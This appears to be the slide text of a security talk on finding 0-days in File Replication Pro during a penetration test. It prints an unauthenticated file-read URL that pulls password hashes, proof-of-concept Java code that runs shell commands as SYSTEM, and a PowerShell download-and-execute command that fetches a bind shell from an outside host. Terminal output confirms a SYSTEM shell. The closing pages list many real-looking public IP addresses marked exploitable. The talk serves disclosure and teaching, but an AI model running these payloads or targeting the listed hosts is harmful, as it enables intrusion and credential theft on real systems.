



How to Get Started in Finding 0-Days – A Use Case

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Introduction

Hi everyone, my name is **Jerold Hoong**

- I am a penetration tester & security researcher
- I am from Singapore
- I live in Saigon now

What This Talk is About

- This short introductory talk is intended to introduce the topic of finding 0-days by using an example.
- Commonly, people think that:
 - Finding 0-days is very tough and challenging
- It is **true** most of the time:
 - However, some software have obvious bugs which can let you easily pop shell

- 0-Day vulnerabilities can be found via:
 - Source code review
 - Reverse engineering
 - Fuzzing
- Questions to get you started:
 - What is the software?
 - Can I get access to the binaries?
 - Is there a knowledge base or documentation about the software?

An Example Scenario

- I was conducting an internal network penetration test for a client
 - 3rd time testing
 - Most of the critical issues have been fixed
 - Did nmap scans and found some interesting services running on port 9100 and 9200:

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows 98 netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows 10 microsoft-ds
554/tcp	open	rtsp?	
2869/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9100/tcp	open	jetdirect?	
9200/tcp	open	file-replication	File Replication Pro

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- MSSQL & Exchange Backup
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RESELLER

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Editor's Choice Award



File Replication Pro

Version 7.2.0 Released Aug 23, 2015

Version 7.2 of File Replication Pro (FRP) is a bug fix release following on the release of version 7.0 which was major a performance upgrade. With this release FRP is now 5 times or more faster over the Internet and WANs out of the box than any previous version. We have also taken into account the increased LAN speeds of modern networks and made similar improvements. It took months of hard work and testing to develop a new proprietary method of expanding the bandwidth usage ability of FRP that allows FRP to exceed previous TCP transfer protocol limitations while preserving all of the safety and security of TCP.


This major upgrade will require all customers who wish to upgrade to have a current support and upgrade assurance contract on every licensed machine. Contact Support to check your status or to update your lapsed contracts.

Coming versions of FRP are already in testing, we are expanding further on this new technology. In future versions of FRP transfers across the internet and WANs will be at least 20 times faster than any version prior to 7.0.0

File Replication Pro (FRP) has been delivering advanced file replication & synchronization technology to customers worldwide for over 15 years. File Replication Pro provides a reliable, super fast, and cost effective solution to the file sharing and availability needs of companies and organizations of all sizes? including international networks. [See all Features](#)

Note

A Management Server can be Co-located with a Replication Server on the same machine



Red lines = port 9100 **Black lines** = port 9200

After downloading, installing and studying...

- Software was built using Java (WAR and JAR packages)
 - Decompiled and look at the source code
 - Services are **ALL** running as **NT AUTHORITY\SYSTEM** by default ☺
- Port 9100:Web Console (HTTP)
- Port 9200:File Replication Service
 - Different responses were observed, if the service returns:
 - ‘OK’: No password needed (default behavior)
 - ‘ERROR’: Password needed

```
% ~ nc 192.168.56.101 9200
>>
FRP Node Ready>>
E372416AEDF381

>>
OK
```

```
% ~ nc 192.168.56.101 9200
>>
FRP Node Ready>>
3EC100C25896BC

>>
ERROR↵
```

Using the Source – Bug #1

- Unauthenticated Remote Arbitrary File Disclosure (*DetailedLogReader.jsp*)
 - It was possible to view *any file* on the server without authentication

```
try
{
    _jspxFactory = JspFactory.getDefaultFactory();
    response.setContentType("text/html");
    pageContext = _jspxFactory.getPageContext(this, request, response, null, true, 8192, true);

    _jspx_page_context = pageContext;
    application = pageContext.getServletContext();
    config = pageContext.getServletConfig();
    session = pageContext.getSession();
    out = pageContext.getOut();
    _jspx_out = out;


    out.write(13);
    out.write(10);

    response.setContentType("text/html");
    String path = request.getParameter("log_path");
    BufferedWriter writer = new BufferedWriter(response.getWriter());

    BufferedReader reader = new BufferedReader(new FileReader(path));

    String line = null;
    while ((line = reader.readLine()) != null) {
        writer.write(line);
    }
    reader.close();
    writer.close();
}
```

Using the Source – Bug #1



- All password hashes and config info of all connected servers are stored in *configuration.xml* on the management server.
- Access to config file with:

`http://192.168.56.101:9100/DetailedLogReader.jsp?log_path=C:\Program+Files\fileReplicationPro\\etc\\configuration.xml`

Using the Source – Bug #2

- Weak implementation in authentication of the RPC interface
 - By decompiling and studying the file replication client code:

```
public TCPConnection(AddressPort[] address_port_array, String encrypted_password, boolean do_connect) throws Exception {
    Arrays.sort(address_port_array, new TCPConnection.AddressPortComparator2());
    this._address_port_array = address_port_array;
    this.encrypted_password = encrypted_password == null?"":encrypted_password;
    if(do_connect) {
        this.reconnect();
    }
}
```

- *The password hash, instead of the password, is used to authenticate and open a TCP connection to the file replication service*

Using the Source – Bug #2

```
public synchronized Map callFunction(String rpc_method, Map params) throws RPCException, IOException, ClassNotFoundException {
    if(this._tcp_connection != null && (this._tcp_connection == null || this._tcp_connection.isConnected())) {
        String rpc_mode = "net.diasoft.s2s.action=RPC";
        DataInputStream istream = this._tcp_connection.getIn_stream();
        DataOutputStream ostream = this._tcp_connection.getOut_stream();
        Utils.dissolve(istream);
        Utils.writeLine(ostream, rpc_mode);
        Utils.writeLine(ostream, rpc_method);
        Utils.writeLine(ostream, "RPC_PARAMS_BEGIN");
        ObjectOutputStream obj_ostream = new ObjectOutputStream(ostream);
        obj_ostream.writeObject(params);
        obj_ostream.flush();
        obj_ostream = null;
        String line = null;

        while(true) {
            line = Utils.getNextLine(istream, 200);
            if(!"RPC_KEEP_ALIVE".equals(line)) {
                ObjectInputStream obj_istream = new ObjectInputStream(istream);
                if("RPC_RESULT_ERROR".equals(line)) {
                    Exception result1 = (Exception)obj_istream.readObject();
                    throw new RPCException("RPC failed remotely on " + rpc_method + ", reason: " + result1.getMessage());
                } else {
                    Map result = (Map)obj_istream.readObject();
                    obj_istream = null;
                    return result;
                }
            }
            Utils.writeLine(ostream, "RPC_KEEP_ALIVE_ACK");
        }
    } else {
        throw new IOException("Can not execute RPC method " + rpc_method + ", TCP connection is closed");
    }
}
```

Using the Source – Bug #2

- The replication server supports many functionalities and RPC calls
 - One is called “ExecCommand”
 - This executes shell commands on the remote system
- If this can be exploited, we can run commands as
NT AUTHORITY\SYSTEM
- Time to create a malicious client to send shell commands to the server 😊


Crafting & Testing the PoC Exploit

```
System.out.print("Connecting to Victim and running as NT AUTHORITY\\SYSTEM: ");
RPCDriver rpc = new RPCDriver(_tcp_connection);
HashMap p = new HashMap();
System.out.print("Success!\n");

/*// debug command to see if command execution works
System.out.print("Attempting to ping attacking our own host
p.put("COMMAND", "ping 192.168.56.1");

try {
    Map r = rpc.callFunction("ExecCommand", p);
    System.out.print("Success!\n");
} catch (RPCException e) {
    e.printStackTrace();
} catch (IOException e) {
    e.printStackTrace();
} catch (ClassNotFoundException e) {
    e.printStackTrace();
}
//******/
```

```
// start calc.exe
System.out.print("Starting calc.exe...");
p.put("COMMAND", "calc.exe");
try {
    Map r = rpc.callFunction("ExecCommand", p);
    //System.out.print("Success!\n");
} catch (RPCException e) {
    e.printStackTrace();
} catch (IOException e) {
    e.printStackTrace();
} catch (ClassNotFoundException e) {
```



prunsrv.exe	0.12	53,644 K	54,672 K	1936 Commons Daemon Service ...	Apache Software Foundation
calc.exe	0.02	4,416 K	7,908 K	4028 Windows Calculator	Microsoft Corporation
prunsrv.exe	0.10	39,008 K	27,812 K	2000 Commons Daemon Service ...	Apache Software Foundation
prunsrv.exe	0.05	49,416 K	52,592 K	2040 Commons Daemon Service ...	Apache Software Foundation

Weaponizing the Exploit

```
// Change this command to whatever fits the target system or whatever you want to achieve
static String cmd = "powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.56.1:8888/ncx99.exe','C:\\\\ncx99.exe');(New-Object -com
Shell.Application).ShellExecute('C:\\\\ncx99.exe');//;

try {
    p.put("COMMAND", cmd);
    Map r = rpc.callFunction("ExecCommand", p, false, 0);
    System.out.print("[ * ] Downloaded remote bind shell and executing it on: " + ip + ":" + port + "\n\n");
    Thread.sleep(4000);
    System.out.print("[ * ] Please be patient ... \n\n");
    Thread.sleep(2000);
    //System.out.println(cmd);

} catch (Exception e) {
    e.printStackTrace();
    return;
}

System.out.println("[ ! ] Please wait a few moments before attempting to connect to " + ip + " on port 99.");
```

The terminal window shows the execution of the exploit.jar file. It starts with usage instructions for Java parameters, followed by a command to connect to 192.168.56.101:9200. The log then indicates a connection to 192.168.56.101 as NT AUTHORITY\SYSTEM, the download of a remote bind shell, and a message to be patient. Finally, it prints a shell spawn message.

```
1. ~/D/F/o/a/exploit.jar (fish)
~D/F/o/a/exploit.jar java -cp FRP_Spoit.jar Main Fri Jun 17 15:18:24 2016
usage: java -cp FRP_Spoit.jar Main <IP> <Port> <Password>
e.g. : java -cp FRP_Spoit.jar Main 127.0.0.1 9200 <PwdHashFromConfig.xml>
      java -cp FRP_Spoit.jar Main 127.0.0.1 9200 ""
~D/F/o/a/exploit.jar java -cp FRP_Spoit.jar Main 192.168.56.101 9200 KJG6zu7xZS7mmClNo0cbp4oqQGQ=
log4j:WARN No appenders could be found for logger (net.diasoft.frp.engine.tcp.client.TCPConnection).
log4j:WARN Please initialize the log4j system properly.

[ * ] Connected to 192.168.56.101 as NT AUTHORITY\SYSTEM

[ * ] Downloaded remote bind shell and executing it on: 192.168.56.101:9200

[ * ] Please be patient ...

[ ! ] Please wait a few moments before attempting to connect to 192.168.56.101 on port 99.

--- SHELL SPAWNED ---
```

The terminal window shows a user connecting to the exploit host at 192.168.56.101 on port 99. The connection is established via netcat, and the user runs a whoami command to verify they are running with SYSTEM privileges.

```
[d0g3-w0w3:~ user$ nc 192.168.56.101 99 -vvv
Warning: Inverse name lookup failed; for `192.168.56.101'
192.168.56.101 99 (metagram) open
Microsoft Windows [Version 6.1.7601] from remote file disclosure
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
// Use browser/netcat to navigate to <IP>:9200. OK = NO-AUTH, Err = AUTH, Conn = Connection ID
C:\Program Files\FileReplicationPro>whoami
whoami
nt authority\system

AddressPort ap = new AddressPort(ip, port);
read(net): Connection reset by peer
Connection(tcp_connection = null);
d0g3-w0w3:~ user$
```

Quick Demo

Also available on: <https://www.youtube.com/watch?v=FCIjDwSiVDU>

Summary

- **Other bugs that were found**
 - Unauthenticated Directory Traversal and File Listing (all connected servers)
 - XSS
 - CSRF
- **Penetration Test Summary**
 - **NT AUTHORITY\SYSTEM** access to 6 Windows Servers where Domain Administrator credentials were stolen with *mimikatz*

Conclusion

- Finding 0-days is not always difficult
 - Main thing is to understand how the software works
- The complexity of a 0-day is not really important
 - As long as you achieve your desired end result

Extra: External Facing Hosts on Shodan



Total results: 53
115.132.141.40
TM Net
Added on 2016-06-13 23:22:46 GMT
Malaysia
[Details](#)

72.20.181.96
HuntTel
Added on 2016-06-13 19:39:17 GMT
United States, Mandeville
[Details](#)

62.93.169.165
Easynet Espania, SA
Added on 2016-06-13 08:35:45 GMT
Spain
[Details](#)

173.49.234.35
static-173-49-234-35.bstnma.fios.verizon.net
Verizon FIOS
Added on 2016-06-13 06:30:30 GMT
United States, Wynnewood
[Details](#)

103.245.89.128
www.drc.anm.gov.my
Gitn-network
Added on 2016-06-13 01:00:57 GMT
Malaysia, Pantai
[Details](#)

>>
[FRP Node Ready>>](#)
7A89DFA0EAD5E2

>>
[FRP Node Ready>>](#)
DD303ADE611569

>>
[FRP Node Ready>>](#)
AB13B0712C6D9D>>
OK

>>
[FRP Node Ready>>](#)
BC5BE3CB47F313>>
OK

>>
[FRP Node Ready>>](#)
5F3F037A66E812>>
OK

LIVE FILE REPLICATION PRO HOSTS (SHODAN-FREE)

REMOTELY EXPLOITABLE : 28/36

70.89.78.89	(NO-AUTH) - EXPLOITABLE	
67.139.192.18	(NO-AUTH) - EXPLOITABLE - 3389 OPEN	
72.20.181.100	(NO-AUTH) - EXPLOITABLE	
62.93.169.165	(NO-AUTH) - EXPLOITABLE	
97.89.220.83	(NO-AUTH) - EXPLOITABLE	
72.20.181.99	(NO-AUTH) - EXPLOITABLE	
199.172.254.29	(AUTH, HTTPD 9100 ON) - EXPLOITABLE - 3389 OPEN	
96.56.172.74	(AUTH, HTTPD 9100 OFF) - NOT EXPLOITABLE	
84.196.125.210	(AUTH, HTTPD 9100 OFF) - NOT EXPLOITABLE	
72.20.184.106	(NO-AUTH) - EXPLOITABLE	
70.167.197.114	(NO-AUTH) - EXPLOITABLE	
24.226.130.37	(AUTH, HTTPD 9100 ON) - EXPLOITABLE - 3389 OPEN	
103.251.12.81	(AUTH, HTTPD 9100 ON) - EXPLOITABLE - 3389 OPEN	
173.49.234.35	(NO-AUTH, NON-WINDOWS) - EXPLOITABLE - 3389 OPEN	
182.18.135.102	(NO-AUTH) - EXPLOITABLE	
108.63.244.188	(NO-AUTH) - EXPLOITABLE	
72.249.153.87	(AUTH, HTTPD 9100 OFF) - NOT EXPLOITABLE	
202.56.198.2	(NO-AUTH) - EXPLOITABLE - 3389 OPEN	
24.96.216.33	(NO-AUTH) - EXPLOITABLE	
182.18.135.101	(NO-AUTH) - EXPLOITABLE - 3389 OPEN	
203.45.7.108	(AUTH, HTTPD 9100 OFF) - NOT EXPLOITABLE	
50.76.150.201	(NO-AUTH) - EXPLOITABLE	
87.128.14.211	(AUTH, HTTPD 9100 OFF) - NOT EXPLOITABLE	
182.18.135.98	(NO-AUTH) - EXPLOITABLE - 3389 OPEN	
74.205.50.90	(NO-AUTH) - EXPLOITABLE	
203.89.75.215	(NO-AUTH) - EXPLOITABLE - 3389 OPEN	
62.2.107.220	(NO-AUTH) - EXPLOITABLE	
80.150.162.250	(NO-AUTH) - EXPLOITABLE	
209.250.1.70	(AUTH, HTTPD 9100 ON) - EXPLOITABLE - 3389 OPEN	
178.32.28.136	(NO-AUTH) - EXPLOITABLE	
24.226.183.72	(AUTH, HTTPD 9100 OFF) - NOT EXPLOITABLE	
182.18.135.100	(NO-AUTH) - EXPLOITABLE - 3389 OPEN	
72.20.181.96	(NO-AUTH) - EXPLOITABLE	
182.18.135.99	(NO-AUTH) - EXPLOITABLE - 3389 OPEN	
203.45.206.106	(AUTH, HTTPD 9100 OFF) - NOT EXPLOITABLE	
203.153.238.30	(AUTH, NON-WINDOWS) - NOT EXPLOITABLE	

References:

- <https://www.vantagepoint.sg/research/41-vp2016-001-file-replication-pro-remote-command-execution>
- <http://www.securityfocus.com/archive/1/537494>
- <http://seclists.org/fulldisclosure/2016/Feb/61>
- <https://www.exploit-db.com/exploits/39439/>
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- <https://www.checkpoint.com/defense/advisories/public/2016/cpai-2016-0394.html>

Thank You!